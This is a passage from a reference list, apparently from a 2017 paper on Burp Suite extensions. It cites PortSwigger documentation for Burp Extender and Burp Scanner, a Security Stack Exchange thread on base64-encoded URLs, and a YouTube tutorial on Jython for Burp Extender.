- [26] PortSwigger, “Burp Extender Documentation,” PortSwigger Web Security, 2017. [Online]. Available: <https://portswigger.net/burp/help/extender.html>. [Accessed: 15-Apr-2017].
- [27] PortSwigger, “Using Burp Scanner,” PortSwigger Web Security, 2017. [Online]. Available: [https://portswigger.net/burp/help/scanner\\_using.html](https://portswigger.net/burp/help/scanner_using.html). [Accessed: 15-Apr-2017].

[28] J.-el, “Purpose of using base64 encoded urls,” web application - Purpose of using base64 encoded urls - Information Security Stack Exchange, 03-Dec-2013. [Online]. Available: <https://security.stackexchange.com/questions/46362/purpose-of-using-base64-encoded-urls>. [Accessed: 15-Apr-2017].

[29] nVisium, “intro to burp extender jython,” YouTube, 08-Jun-2016. [Online]. Available: <https://www.youtube.com/watch?v=4f05lNULX1I>. [Accessed: 15-Apr-2017].